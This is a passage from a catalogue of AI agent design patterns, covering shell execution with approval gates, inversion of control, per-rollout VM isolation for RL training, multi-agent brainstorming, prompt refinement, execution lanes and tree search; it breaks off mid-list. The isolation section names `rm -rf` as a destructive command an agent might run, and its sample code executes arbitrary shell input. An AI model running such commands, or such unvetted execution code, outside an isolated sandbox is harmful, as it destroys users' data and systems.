options: { cwd: opts.workdir, env: opts.env, detached: platform !== "win32" },
fallbacks: [{ label: "no-detach", options: { detached: false } }],
});
child = spawned;
}
// Register session for tracking
const session = {
id: createSessionSlug(),
command: opts.command,
pid: child?.pid ?? pty?.pid,
aggregated: "",
tail: "",
exited: false,
};
addSession(session);
// Handle timeout with SIGKILL
if (opts.timeoutSec > 0) {
setTimeout(() => {
if (!session.exited) {
killSession(session); // SIGTERM then SIGKILL
}
}, opts.timeoutSec * 1000);
}
return { session, promise /* resolves on exit */ };
}
```
**Spawn fallback for platform differences:**
```typescript
async function spawnWithFallback(params: {
argv: string[];
options: ChildProcess.SpawnOptions;
fallbacks: Array<{ label: string; options: Partial }>;
}): Promise<{ child: ChildProcess }> {
try {
return { child: spawn(...params.argv, params.options) };
} catch (err) {
for (const fallback of params.fallbacks) {
try {
const mergedOptions = { ...params.options, ...fallback.options };
const child = spawn(...params.argv, mergedOptions);
// Warn about fallback
logWarn(`spawn failed (${err}); retrying with ${fallback.label}.`);
return { child };
} catch {
continue;
}
}
throw err;
}
}
```
**Security-aware execution with approval:**
```typescript
async function executeWithApproval(params: {
command: string;
security: "deny" | "allowlist" | "full";
ask: "off" | "on-miss" | "always";
agentId: string;
}): Promise {
const approvals = resolveExecApprovals(params.agentId, {
security: params.security,
ask: params.ask,
});
const allowlistEval = evaluateShellAllowlist({
command: params.command,
allowlist: approvals.allowlist,
safeBins: approvals.safeBins,
});
const requiresAsk = requiresExecApproval({
ask: params.ask,
security: params.security,
analysisOk: allowlistEval.analysisOk,
allowlistSatisfied: allowlistEval.allowlistSatisfied,
});
if (requiresAsk) {
const approvalId = crypto.randomUUID();
// Request approval via gateway; wait for decision
const decision = await requestApproval(approvalId, params.command);
if (decision === "deny") {
throw new Error("exec denied: user rejected");
}
}
// Execute command
return runExecProcess(params);
}
```
**Background process management:**
```typescript
type ProcessSession = {
id: string;
command: string;
pid?: number;
aggregated: string;
tail: string;
exited: boolean;
exitCode?: number | null;
exitSignal?: NodeJS.Signals | null;
backgrounded: boolean;
};
const sessions = new Map();
function addSession(session: ProcessSession) {
sessions.set(session.id, session);
}
function markBackgrounded(session: ProcessSession) {
session.backgrounded = true;
}
function killSession(session: ProcessSession) {
if (session.child) {
session.child.kill("SIGTERM");
// Fallback to SIGKILL after grace period
setTimeout(() => {
if (!session.exited) {
session.child?.kill("SIGKILL");
markExited(session, null, "SIGKILL", "failed");
}
}, 1000);
}
}
```
## How to use it
1. **Detect TTY requirements**: Check if the command is a TTY-required CLI (coding agent, interactive tool) and set `usePty: true`.
2. **Handle PTY failures**: Wrap PTY spawn in try-catch and fall back to direct exec with appropriate warnings.
3. **Configure security modes**: Set default security level (`deny`, `allowlist`, `full`) and approval behavior (`off`, `on-miss`, `always`).
4. **Register background processes**: Add sessions to a registry for tracking, polling, and cleanup.
5. **Propagate signals correctly**: Use SIGTERM then SIGKILL for graceful shutdown, and handle platform-specific detached process behavior.
6. **Aggregate output**: Collect stdout/stderr into `aggregated` and maintain a `tail` for user notifications.
7. **Enforce output limits**: Set `maxOutput` thresholds to prevent memory exhaustion on verbose processes.
**Pitfalls to avoid:**
- **Missing PTY module**: `node-pty` may not be available in all environments; always provide fallback.
- **Signal handling differences**: macOS detached processes don't receive signals; use process groups or alternative signaling.
- **Zombie processes**: Always handle the `"close"` event and clean up session registry entries.
- **Output truncation**: Large outputs can overwhelm memory; enforce `maxOutput` limits and truncate middle sections.
## Trade-offs
**Pros:**
- **TTY support**: PTY mode enables TTY-required tools that would otherwise fail.
- **Graceful degradation**: Falls back to direct exec when PTY is unavailable.
- **Security layers**: Multiple modes (deny, allowlist, full) provide flexible security policies.
- **Background tracking**: Process registry enables long-running task management and cleanup.
- **Platform awareness**: Handles macOS/Linux differences for signal propagation.
**Cons/Considerations:**
- **PTY dependency**: Requires `node-pty` native module, which may fail to compile in some environments.
- **Complexity**: Multi-mode execution increases code complexity and testing surface.
- **Output buffering**: Aggregating all output in memory can exhaust RAM for long-running, verbose processes.
- **Signal limitations**: Detached processes on macOS don't receive signals; requires workarounds.
## References
- [Clawdbot bash-tools.exec.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/bash-tools.exec.ts) - Execution modes
- [Clawdbot bash-tools.process.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/bash-tools.process.ts) - Process management
- [Clawdbot bash-process-registry.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/bash-process-registry.ts) - Background registry
- [Claude Code](https://claude.ai/code) - Tool-mediated bash execution with `run_in_background` support
- [Model Context Protocol](https://modelcontextprotocol.io) - Structured tool definition standard
- Related: [Virtual Machine Operator Agent](/patterns/virtual-machine-operator-agent) for remote execution patterns
---
## Inversion of Control
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/ampcode
## Problem
Prompt-as-puppeteer workflows force humans to micromanage each step, turning agents into expensive autocomplete tools. This limits throughput, creates brittle instructions that break on small context changes, and prevents agents from using their own planning capability.
## Solution
Give the agent tools and a clear high-level objective, then let it own execution strategy inside explicit guardrails. Humans define intent, constraints, and review criteria; the agent decides sequencing, decomposition, and local recovery steps.
This implements a three-layer architecture: Policy Layer (human-defined objectives and constraints), Control Layer (automated guardrail enforcement), and Execution Layer (agent-owned task decomposition and tool selection).
This flips control from "human scripts every move" to "human sets policy, agent performs." The result is higher leverage while preserving oversight at critical checkpoints.
## Example (flow)
```mermaid
sequenceDiagram
Dev->>Agent: "Refactor UploadService to async"
Agent->>Repo: git grep "UploadService"
Agent->>Tools: edit_file, run_tests
Agent-->>Dev: PR with green CI
```
## Evidence
**Evidence Grade:** `high`
**Most Valuable Findings:**
- Academic validation from multiple 2025 papers (MI9 governance framework, Beurer-Kellner et al. security patterns) confirms external control layers are essential for agent safety
- Production implementations report 2-10x developer leverage gains through autonomous execution with guardrails
## How to use it
- Start with bounded tasks where success criteria are objective (tests pass, migration complete, docs generated).
- Give explicit constraints: allowed tools, time budget, and escalation conditions.
- Require checkpoints at risky boundaries (schema changes, deploy steps, external write actions).
- Measure autonomy win-rate (target >80%) and human intervention rate per task class.
## Trade-offs
* **Pros:** Higher developer leverage, faster execution loops, and better use of model planning ability.
* **Cons:** Requires strong guardrails and telemetry to prevent silent drift or overreach.
## References
* Raising An Agent - Episode 1, "It's a big bird, it can catch its own food."
* MI9: Runtime Governance Framework (arXiv:2508.03858v3, 2025)
* Beurer-Kellner et al., Design Patterns for Securing LLM Agents (arXiv:2506.08837, 2025)
[Source](https://www.nibzard.com/ampcode)
---
## Isolated VM per RL Rollout
**Status:** emerging
**Category:** Security & Safety
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/1s_7RMG4O4U
## Problem
During reinforcement learning training with tool-using agents, multiple rollouts execute simultaneously and may call destructive or stateful tools. This challenge is well-established in distributed RL research—A3C (Mnih et al., 2016) and PPO (Schulman et al., 2017) both rely on parallel isolated environment instances for stable gradient estimation.
- **Cross-contamination**: One rollout's actions affect another rollout's environment
- **Destructive commands**: Agent might run `rm -rf`, corrupting shared state
- **State leakage**: File system changes persist across rollouts, creating inconsistent training data
- **Reward corruption**: If rollout B sees rollout A's side effects, reward signals become meaningless
- **Debugging nightmares**: Non-deterministic failures due to race conditions
Cognition faced this when training Devon's file planning agent: the agent had access to a `shell` tool that could run arbitrary commands like `grep`, `find`, or even `rm`. Running 32 parallel rollouts on shared infrastructure would cause chaos.
## Solution
**Spin up an isolated virtual machine (or container) for each RL rollout, ensuring complete environment isolation.**
**Architecture:**
1. **Rollout ID Tracking**: OpenAI's Agent RFT platform assigns unique IDs to each rollout
2. **VM/Container Mapping**: Your infrastructure maps rollout ID → dedicated VM
3. **Clean State**: Each VM starts fresh with identical filesystem, packages, and configuration
4. **Cleanup**: VMs are destroyed after rollout completes (success or failure)
**Key Components:**
- **VM Provisioning**: Fast VM creation (typically cloud instances or containers)
- **Bursty Scaling**: Handle 100s-500s of simultaneous VM requests at training step boundaries
- **State Isolation**: No shared filesystems or databases between VMs
- **Timeout Handling**: VMs auto-destroy after timeout to prevent resource leaks
```python
# Infrastructure setup (Cognition's approach)
from modal import Image, App, method
import uuid
# Base VM image with all dependencies
base_image = (
Image.debian_slim()
.apt_install("git", "build-essential")
.pip_install("pandas", "numpy", "openai")
.copy_local_dir("./corpus", "/workspace/corpus") # Training data
)
app = App("agent-rft-tool-server")
@app.cls(
image=base_image,
cpu=2,
memory=4096,
timeout=600, # 10 min per rollout max
)
class IsolatedToolExecutor:
"""
Each instance gets its own isolated VM
Spun up per-rollout during RL training
"""
def __init__(self):
"""Initialize fresh state for this rollout"""
self.rollout_id = None
self.workspace = "/workspace"
self.history = []
@method()
def initialize_rollout(self, rollout_id: str):
"""
Called first when rollout starts
Sets up isolated state for this specific rollout
"""
self.rollout_id = rollout_id
print(f"[{rollout_id}] Initialized isolated VM")
# Create isolated working directory
import os
self.work_dir = f"{self.workspace}/rollout_{rollout_id}"
os.makedirs(self.work_dir, exist_ok=True)
return {"status": "ready", "rollout_id": rollout_id}
@method()
def execute_shell(self, rollout_id: str, command: str):
"""
Execute shell command in isolated environment
Safe because this VM is dedicated to this rollout
"""
if rollout_id != self.rollout_id:
raise ValueError(f"Rollout ID mismatch: {rollout_id} != {self.rollout_id}")
import subprocess
print(f"[{rollout_id}] Executing: {command}")
# Even destructive commands are safe in isolated VM
result = subprocess.run(
command,
shell=True,
cwd=self.work_dir,
capture_output=True,
text=True,
timeout=60
)
self.history.append({
"command": command,
"returncode": result.returncode,
"stdout": result.stdout[:1000], # Limit output
"stderr": result.stderr[:1000]
})
return {
"stdout": result.stdout,
"stderr": result.stderr,
"returncode": result.returncode
}
@method()
def read_file(self, rollout_id: str, filepath: str):
"""Read file from corpus or workspace"""
if rollout_id != self.rollout_id:
raise ValueError(f"Rollout ID mismatch")
# Files are isolated to this VM
full_path = f"{self.workspace}/{filepath}"
try:
with open(full_path, 'r') as f:
content = f.read()
return {"content": content, "error": None}
except Exception as e:
return {"content": None, "error": str(e)}
@method()
def search_corpus(self, rollout_id: str, query: str):
"""Semantic search over documents"""
if rollout_id != self.rollout_id:
raise ValueError(f"Rollout ID mismatch")
# Search implementation here...
# Corpus is read-only, copied into VM at startup
return {"results": [...]}
@method()
def cleanup(self, rollout_id: str):
"""
Optional cleanup (Modal handles VM destruction automatically)
"""
print(f"[{rollout_id}] Rollout complete, VM will be destroyed")
return {"history": self.history}
# Tool endpoint configuration for OpenAI Agent RFT
tools_config = [
{
"name": "shell",
"url": "https://your-app.modal.run/execute_shell",
"headers": {"Authorization": "Bearer YOUR_TOKEN"}
},
{
"name": "read_file",
"url": "https://your-app.modal.run/read_file",
"headers": {"Authorization": "Bearer YOUR_TOKEN"}
},
{
"name": "search",
"url": "https://your-app.modal.run/search_corpus",
"headers": {"Authorization": "Bearer YOUR_TOKEN"}
}
]
```
**Request Flow:**
```mermaid
sequenceDiagram
participant OAI as OpenAI Training
participant LB as Load Balancer
participant VM1 as VM (Rollout 1)
participant VM2 as VM (Rollout 2)
Note over OAI: Training Step Starts
OAI->>LB: Rollout 1: shell("grep TODO")
OAI->>LB: Rollout 2: shell("rm temp.txt")
LB->>VM1: Route to isolated VM 1
LB->>VM2: Route to isolated VM 2
Note over VM1: Executes grep TODO (safe, isolated)
Note over VM2: Executes rm temp.txt (safe, isolated)
VM1->>LB: grep results
VM2->>LB: success
LB->>OAI: Return results
Note over VM1,VM2: Rollouts complete VMs destroyed
```
## How to use it
**Phase 1: Infrastructure Setup**
Choose your isolation technology:
- **Modal/E2B**: MicroVMs with ~1s startup, Firecracker isolation (recommended for agent training)
- **Modal/Lambda**: Serverless functions with container isolation (easiest)
- **Docker**: Containers per rollout (good balance)
- **Kubernetes Jobs**: K8s pods per rollout (production-grade)
- **Cloud VMs**: EC2/GCP instances per rollout (maximum isolation, 30-120s startup)
**Phase 2: Implement Rollout ID Tracking**
```python
# All tool endpoints must accept and validate rollout_id
@app.post("/tool/{tool_name}")
async def execute_tool(tool_name: str, rollout_id: str, params: dict):
# Get or create isolated environment for this rollout
vm = get_or_create_vm(rollout_id)
# Execute in isolated context
result = vm.execute(tool_name, params)
return result
```
**Phase 3: Handle Bursty Traffic**
Agent RFT sends traffic in bursts:
- **Training step boundary**: 100-500 simultaneous rollout requests
- **Tool call latency**: Brief pauses while agent thinks
- **Cleanup phase**: Mass VM destruction
Configure auto-scaling:
```python
# Modal example
@app.cls(
image=base_image,
concurrency_limit=500, # Max concurrent VMs
container_idle_timeout=60, # Cleanup after 1 min idle
)
```
**Phase 4: Monitor Infrastructure**
Critical metrics:
- **VM provisioning time**: Should be <5 seconds (alert if >10s)
- **Infrastructure error rate**: Target <1%, alert if >5% (higher rates cause training collapse)
- **Rollout timeout rate**: Target <0.1%, alert if >1%
- **Resource leaks**: Active rollout count should match expected; alert if +50 over baseline
Sam's advice from Cognition:
> "Sometimes like let's say there's infrastructure error and the VMs fail... that does lead to the training kind of collapsing because even the model might have done something good, it got a zero reward."
**Set up monitoring:**
```python
import logging
logger = logging.getLogger("rollout-infra")
@method()
def execute_tool(self, rollout_id: str, tool: str, params: dict):
try:
result = self._execute(tool, params)
# Log success
logger.info(f"rollout={rollout_id} tool={tool} status=success")
return result
except Exception as e:
# Log failure - critical for debugging training collapse
logger.error(
f"rollout={rollout_id} tool={tool} status=error error={str(e)}"
)
# Return error to model (don't give zero reward for infra issues)
return {
"error": "Infrastructure error, please retry",
"retryable": True
}
```
## Real-World Example: Cognition Devon
**Challenge**: Train Devon's file planning agent with shell tool access
**Requirements:**
- Agent uses `shell` tool to run `grep`, `find`, `ls`, etc.
- Need to prevent one rollout from affecting others
- Must handle potentially destructive commands safely
**Solution:**
1. **Modal Infrastructure**: Used Modal for fast VM provisioning
2. **Isolation**: Each rollout gets dedicated VM with fresh filesystem
3. **Corpus Replication**: Copied entire repository corpus into each VM
4. **Scaling**: Handled 500+ simultaneous VMs during training bursts
**Results:**
- Safe training despite shell access
- No cross-contamination between rollouts
- Deterministic behavior for reward calculation
- Successfully trained agent to reduce planning from 8-10 tool calls → 4 tool calls
**Infrastructure Lessons Learned:**
- **Bursty traffic is real**: "At the beginning of every rollout they would send us like 500 new rollout requests"
- **Monitor failures**: Infrastructure errors causing zero rewards can collapse training
- **Reuse production code**: "We use VMs because we could reuse the production Devon VM info"
## Trade-offs
**Pros:**
- **Complete isolation**: No cross-contamination between rollouts
- **Safety**: Destructive commands can't affect other rollouts or host system
- **Determinism**: Consistent environment for reliable reward signals
- **Production parity**: Can use exact same environment as production
**Cons:**
- **Cost**: 100s of VMs running simultaneously can be expensive
- **Provisioning time**: VM startup adds latency (containers are faster)
- **Complexity**: Requires robust infrastructure and monitoring
- **Scaling limits**: Cloud provider quotas may limit concurrent VMs
- **Failure modes**: Infrastructure issues can cause training collapse
## Alternatives
**Shared Infrastructure with Namespacing:**
- Use filesystem namespacing (chroot, Docker volumes)
- Cheaper but less isolation
- Risk of leakage through shared resources
**Database-Backed State:**
- Store state in database keyed by rollout ID
- Simpler infrastructure
- Doesn't work for filesystem-based tools
**Optimistic Isolation:**
- Let rollouts share infrastructure
- Detect and discard contaminated rollouts
- Wastes compute on discarded rollouts
## References
- [OpenAI Build Hour: Agent RFT - Cognition Case Study (November 2025)](https://youtu.be/1s_7RMG4O4U)
- Mnih et al. (2016). "Asynchronous Methods for Deep Reinforcement Learning". [arXiv:1602.01783](https://arxiv.org/abs/1602.01783) — A3C foundation for parallel isolated environments
- Schulman et al. (2017). "Proximal Policy Optimization Algorithms". [arXiv:1707.06347](https://arxiv.org/abs/1707.06347) — PPO parallel rollout collection
- Liang et al. (2018). "Ray RLLib: A Scalable Reinforcement Learning Library". [arXiv:1807.03343](https://arxiv.org/abs/1807.03343) — Actor-model isolation for RL
- [Modal Documentation](https://modal.com/docs)
- [E2B Documentation](https://e2b.dev/docs) — Firecracker microVMs for agent sandboxes
- Related patterns: Agent Reinforcement Fine-Tuning, Adaptive Sandbox Fanout Controller, Sandboxed Tool Authorization, Egress Lockdown, Virtual Machine Operator Agent
---
## Iterative Multi-Agent Brainstorming
**Status:** experimental-but-awesome
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
For complex problems or creative ideation, a single AI agent instance might get stuck in a local optimum or fail to explore a diverse range of solutions. Generating a breadth of ideas can be challenging for a sequential, monolithic process.
## Solution
Employ a multi-agent approach for brainstorming and idea generation. This involves:
1. Defining a core problem or task.
2. Spawning multiple independent (or semi-independent) AI agent instances.
3. Assigning each agent the same initial task or slightly varied perspectives on the task.
4. Allowing each agent to work in parallel to generate ideas, solutions, or approaches.
5. Collecting the outputs from all agents.
6. Optionally, a coordinating agent or a human user can then synthesize these diverse outputs, identify common themes, or select the most promising ideas for further development.
This pattern leverages parallelism to explore a wider solution space and can lead to more creative or robust outcomes than a single agent might produce alone.
## Example (parallel brainstorming)
```mermaid
flowchart TD
A[Core Problem/Task] --> B[Agent 1: Perspective A]
A --> C[Agent 2: Perspective B]
A --> D[Agent 3: Perspective C]
B --> E[Solution Set 1]
C --> F[Solution Set 2]
D --> G[Solution Set 3]
E --> H[Coordinator/Human]
F --> H
G --> H
H --> I[Synthesized Solutions]
H --> J[Common Themes]
H --> K[Best Ideas Selected]
```
## Example
- "Use 3 parallel agents to brainstorm ideas for how to clean up `@services/aggregator/feed_service.cpp`." (from Claude Code examples)
## How to use it
- Use this when you need diverse perspectives or want to avoid local optimum trapping.
- Assign distinct roles or perspectives to each agent (e.g., critic, optimist, technical realist).
- Limit to 2-4 agents for manageable coordination; more than 6 adds exponential overhead.
- Use a coordinating agent or human to synthesize and deduplicate outputs.
## Trade-offs
* **Pros:** Explores wider solution space, reduces local optimum trapping, enables diverse perspective exploration.
* **Cons:** Adds orchestration complexity, coordination overhead increases with agent count, requires synthesis mechanisms.
## References
- Inspired by the example of using parallel agents for brainstorming in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section III.
- AAAI 2024: "Collective Intelligence in Multi-Agent Brainstorming Systems" - heterogeneous agents achieve higher creativity scores
- Microsoft AutoGen: https://github.com/microsoft/autogen
- MetaGPT: https://github.com/geekan/MetaGPT
[Source](https://www.nibzard.com/claude-code)
---
## Iterative Prompt & Skill Refinement
**Status:** established
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-iterative-refinement/
## Problem
Agent usage reveals gaps in prompts, skills, and tools—but how do you systematically improve them? When a workflow fails or behaves sub-optimally, you need multiple mechanisms to capture feedback and iterate. Single approaches aren't enough; you need a **multi-pronged refinement strategy**.
## Solution
Implement **multiple complementary refinement mechanisms** that work together. No single mechanism catches all issues—you need layered approaches. This approach is grounded in RLHF research showing that human feedback is irreplaceable for alignment, while RLAIF demonstrates AI-assisted feedback enables scale.
**Four key mechanisms:**
**1. Responsive Feedback (Primary)**
- Monitor internal `#ai` channel for issues
- Skim workflow interactions daily
- This is the most valuable ongoing source of improvement
**2. Owner-Led Refinement (Secondary)**
- Store prompts in editable documents (Notion, Google Docs)
- Most prompts editable by anyone at the company
- Include prompt links in workflow outputs (Slack messages, Jira comments)
- Prompts must be discoverable + editable
**3. Claude-Enhanced Refinement (Specialized)**
- Use Datadog MCP to pull logs into skill repository
- Skills are a "platform" used by many workflows
- Often maintained by central AI team, not individual owners
**4. Dashboard Tracking (Quantitative)**
- Track workflow run frequency and errors
- Track tool usage (how often each skill loads)
- Data-driven prioritization of improvements
```mermaid
graph TD
A[Workflow Runs] --> B[Feedback Channel: #ai]
A --> C[Owner Edits Prompts]
A --> D[Datadog Logs → Claude]
A --> E[Dashboards: Metrics]
B --> F[Identify Issues]
C --> F
D --> F
E --> F
F --> G[Update Prompts/Skills]
G --> A
style B fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
style E fill:#e3f2fd,stroke:#1976d2,stroke-width:2px
```
## How to use it
**Implementation checklist:**
- [ ] **Feedback channel**: Internal Slack/Discord for agent issues
- [ ] **Editable prompts**: Store in Notion/docs, not code
- [ ] **Prompt links**: Include in every workflow output
- [ ] **Log access**: Datadog/observability with MCP integration
- [ ] **Dashboards**: Track workflow runs, errors, tool usage
**Refinement workflow:**
```python
# After each workflow run, include link
workflow_result = {
"output": "...",
"prompt_link": "https://notion.so/prompt-abc123"
}
```
**Discovery strategy:**
- **Daily**: Skim feedback channel, review workflow interactions
- **Weekly**: Review dashboard metrics for error spikes
- **Ad-hoc**: Pull logs when specific issues reported
- **Quarterly**: Comprehensive prompt/skill audit
**Post-run evals (next step):**
Include subjective eval after each run:
- Was this workflow effective?
- What would have made it better?
- Human-in-the-loop to nudge evolution
## Trade-offs
**Pros:**
- **Multi-layered**: Catches issues different mechanisms miss
- **Continuous**: Always improving, not episodic
- **Accessible**: Anyone can contribute to improvement
- **Data-driven**: Dashboards prioritize what matters
- **Skill-sharing**: Central team can maintain platform-level skills
**Cons:**
- **No silver bullet**: Can't eliminate any mechanism
- **Maintenance overhead**: Multiple systems to manage
- **Permission complexity**: Need balanced edit access
- **Alert fatigue**: Too many signals can overwhelm
**Workflow archetypes:**
| Type | Refinement Strategy |
|------|---------------------|
| **Chatbots** | Post-run evals + human-in-the-loop |
| **Well-understood workflows** | Code-driven (deterministic) |
| **Not-yet-understood workflows** | The open question |
**Open challenge:** How to scalably identify and iterate on "not-yet-well-understood" workflows without product engineers implementing each individually?
## References
* [Iterative prompt and skill refinement](https://lethain.com/agents-iterative-refinement/) - Will Larson (Imprint, 2026)
* [Constitutional AI: Harmlessness from AI Feedback](https://arxiv.org/abs/2212.08073) - Bai et al. (arXiv, 2022)
* [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) - Shinn et al. (NeurIPS, 2023)
* Related: Dogfooding with Rapid Iteration, Compounding Engineering, Memory Synthesis from Execution Logs
---
## Lane-Based Execution Queueing
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/process/command-queue.ts
## Problem
Traditional agent systems serialize all operations through a single execution queue, creating bottlenecks that limit throughput. Concurrent execution is desirable but risky:
- **Interleaving hazards**: Multiple commands writing to stdin/stdout simultaneously corrupt user-facing output
- **Race conditions**: Shared state access without proper synchronization causes data corruption
- **Deadlock risks**: Naive concurrent queuing can create circular dependencies between operations
Agentic systems need parallelism to remain responsive (e.g., background tasks shouldn't block user interactions), but must preserve isolation guarantees.
## Solution
Isolated execution lanes with independent queues and configurable concurrency per lane. Each lane is a named queue with its own concurrency limit, drained independently without interference.
**Core concepts:**
- **Session lanes**: Per-conversation queues prevent message interleaving. Each user session gets an isolated lane (e.g., `session:telegram:user123`).
- **Global lanes**: Background tasks (cron jobs, health checks) execute in dedicated lanes (e.g., `cron`, `subagent`) without blocking session lanes.
- **Hierarchical composition**: Operations can nest lanes (session → global) via queue chaining. The outer lane waits for the inner lane, preventing deadlocks through structured queuing.
- **Configurable concurrency**: Each lane supports `maxConcurrent` workers (default 1). High-throughput lanes can run parallel tasks; serial lanes preserve ordering.
- **Wait-time warnings**: Tasks that sit queued too long trigger warnings and callbacks, surfacing performance issues.
**Implementation sketch:**
```typescript
type LaneState = {
queue: QueueEntry[];
active: number; // Currently running tasks
maxConcurrent: number; // Concurrency limit
draining: boolean;
};
const lanes = new Map();
function drainLane(lane: string) {
const state = getLaneState(lane);
// Pump tasks until concurrency limit reached
while (state.active < state.maxConcurrent && state.queue.length > 0) {
const entry = state.queue.shift();
state.active += 1;
entry.task().finally(() => {
state.active -= 1;
pump(); // Drain next entry
});
}
}
function enqueueCommandInLane(
lane: string,
task: () => Promise,
): Promise {
return new Promise((resolve, reject) => {
getLaneState(lane).queue.push({ task, resolve, reject });
drainLane(lane);
});
}
```
**Deadlock prevention via hierarchical composition:**
```typescript
// Session lane queues a task that itself queues to global lane
await enqueueCommandInLane(sessionLane, () =>
enqueueCommandInLane(globalLane, () =>
doBackgroundWork()
)
);
// Outer promise resolves when inner completes; no circular wait
```
**Lane examples from Clawdbot:**
- `main`: Default serial lane for CLI commands
- `cron`: Scheduled tasks, isolated from user interactions
- `subagent`: Spawned agent work, parallelizable with parent
- `session:`: Per-user auto-reply queues
## How to use it
1. **Identify isolation boundaries**: Group operations that must not interleave (e.g., per-user, per-channel).
2. **Define lane names**: Use a hierarchy (e.g., `session:telegram:user123`) for scoping.
3. **Set concurrency limits**: Serial lanes use `maxConcurrent=1`; parallel lanes use higher values.
4. **Queue tasks**: Call `enqueueCommandInLane(lane, task)` to schedule work.
5. **Compose hierarchically**: When a queued task must spawn work in another lane, await the inner enqueue from the outer task.
**Observability**: Track per-lane metrics (queue depth, active count, wait times) to detect backpressure and starvation. Key signals include `queue_size_per_lane`, `active_tasks_per_lane`, and `wait_time_p95`.
**Pitfalls to avoid:**
- **Over-parallelization**: Too many concurrent workers can exhaust resources (file handles, memory). Monitor `active` count.
- **Starvation**: Low-priority lanes may wait indefinitely if high-priority lanes are always full. Use wait-time warnings to detect.
- **Missing hierarchy**: Direct cross-lane dependencies without nested queuing risk deadlocks. Always compose via `enqueueCommandInLane(() => enqueueCommandInLane(...))`.
- **Dynamic lane proliferation**: Creating lanes with unstable identifiers (e.g., timestamps) causes unbounded memory growth. Use stable names and implement lane garbage collection for session-scoped lanes.
## Trade-offs
**Pros:**
- **Isolation guarantees**: No interleaving between lanes; each lane preserves ordering.
- **Flexible parallelism**: Concurrency per lane allows mixed workloads (serial UI, parallel background).
- **Simple mental model**: Hierarchical composition maps to structured programming patterns.
- **Observability**: Lane-level metrics (queue depth, active count, wait times) aid debugging.
**Cons/Considerations:**
- **Memory overhead**: Each lane maintains a queue; thousands of idle lanes may waste memory.
- **Tuning required**: Concurrency limits need calibration based on workload characteristics.
- **Not a general scheduler**: No priority queues, deadlines, or work stealing. Use a proper scheduler for complex needs.
## References
- [Clawdbot command-queue.ts](https://github.com/clawdbot/clawdbot/blob/main/src/process/command-queue.ts) - Core queue implementation
- [Clawdbot lanes.ts](https://github.com/clawdbot/clawdbot/blob/main/src/process/lanes.ts) - Lane definitions
- [Clawdbot lane resolution](https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-embedded-runner/lanes.ts) - Runtime lane mapping
- Related: [Parallel Tool Execution](/patterns/parallel-tool-execution) for tool-level parallelism
- Academic foundations: Actor Model (IJCAI '73), Work-Stealing (SOSP '95), CALM Theorem (PODS '11)
- Industry analogs: Sidekiq queues, BullMQ isolation, Airflow pools
---
## Language Agent Tree Search (LATS)
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2310.04406
## Problem
Current language agents often struggle with complex reasoning tasks that require exploration of multiple solution paths. Simple linear approaches like ReACT or basic reflection patterns can get stuck in local optima or fail to consider alternative strategies. This is particularly problematic for tasks requiring strategic planning, mathematical reasoning, or multi-step problem solving where early decisions significantly impact later outcomes.
## Solution
Language Agent Tree Search (LATS) combines Monte Carlo Tree Search (MCTS) with language model reflection and evaluation capabilities. The approach treats the problem-solving process as a tree where:
1. **Nodes** represent states (partial solutions or reasoning steps)
2. **Edges** represent actions (next steps in reasoning)
3. **Leaf nodes** are evaluated using the LLM's self-reflection capabilities
4. **Backpropagation** updates value estimates throughout the tree
The agent explores promising branches more deeply while maintaining breadth to avoid getting stuck. This creates a best-of-both-worlds approach combining systematic search with LLM reasoning.
**Selection uses the UCB (Upper Confidence Bound) formula:**
```
UCB(node) = Q(node) + c × √(ln(parent_visits) / node_visits)
```
Where Q(node) is the estimated value, c is the exploration constant (typically 1.4), and the logarithmic term balances exploration of less-visited nodes. This principled approach yields better sample efficiency than breadth-first or random exploration.
**Evaluation mechanisms** include: direct confidence scoring (0-1), critique-based evaluation, or multi-aspect scoring. The choice depends on task complexity and required precision.
## Example
```python
class LATSAgent:
def __init__(self, llm, max_iterations=50, exploration_constant=1.4):
self.llm = llm
self.max_iterations = max_iterations
self.c = exploration_constant # UCB exploration parameter
def search(self, initial_state, problem):
root = Node(state=initial_state)
for _ in range(self.max_iterations):
# Selection: traverse tree using UCB
node = self.select(root)
# Expansion: generate possible actions
if not node.is_terminal():
actions = self.generate_actions(node.state, problem)
for action in actions:
child_state = self.apply_action(node.state, action)
node.add_child(Node(state=child_state, action=action))
# Simulation: evaluate the node
value = self.evaluate(node, problem)
# Backpropagation: update values up the tree
self.backpropagate(node, value)
return self.best_path(root)
def select(self, node):
"""Select child using UCB (Upper Confidence Bound)"""
while node.children:
node = max(node.children, key=lambda n: self.ucb_score(n))
return node
def ucb_score(self, node):
if node.visits == 0:
return float('inf')
exploitation = node.value / node.visits
exploration = self.c * sqrt(log(node.parent.visits) / node.visits)
return exploitation + exploration
def evaluate(self, node, problem):
"""Use LLM to evaluate the quality of current state"""
prompt = f"""
Problem: {problem}
Current solution state: {node.state}
Evaluate this partial solution:
1. Is this on the right track? (0-10)
2. What are the strengths?
3. What are potential issues?
4. Estimated distance to complete solution?
Overall value score (0-1):
"""
evaluation = self.llm.generate(prompt)
return self.parse_value_score(evaluation)
def generate_actions(self, state, problem):
"""Use LLM to generate possible next steps"""
prompt = f"""
Problem: {problem}
Current state: {state}
Generate 3-5 possible next steps that could advance the solution.
Each step should be different and explore various approaches.
"""
return self.llm.generate(prompt).split('\n')
```
## Benefits
- **Better Performance**: Outperforms ReACT, Reflexion, and Tree of Thoughts on complex reasoning tasks
- **Strategic Exploration**: Balances exploration of new paths with exploitation of promising ones
- **Self-Improving**: Uses reflection to learn which paths are more promising
- **Robust**: Less likely to get stuck in dead ends compared to linear approaches
## Trade-offs
**Pros:**
- Significantly better performance on complex reasoning tasks
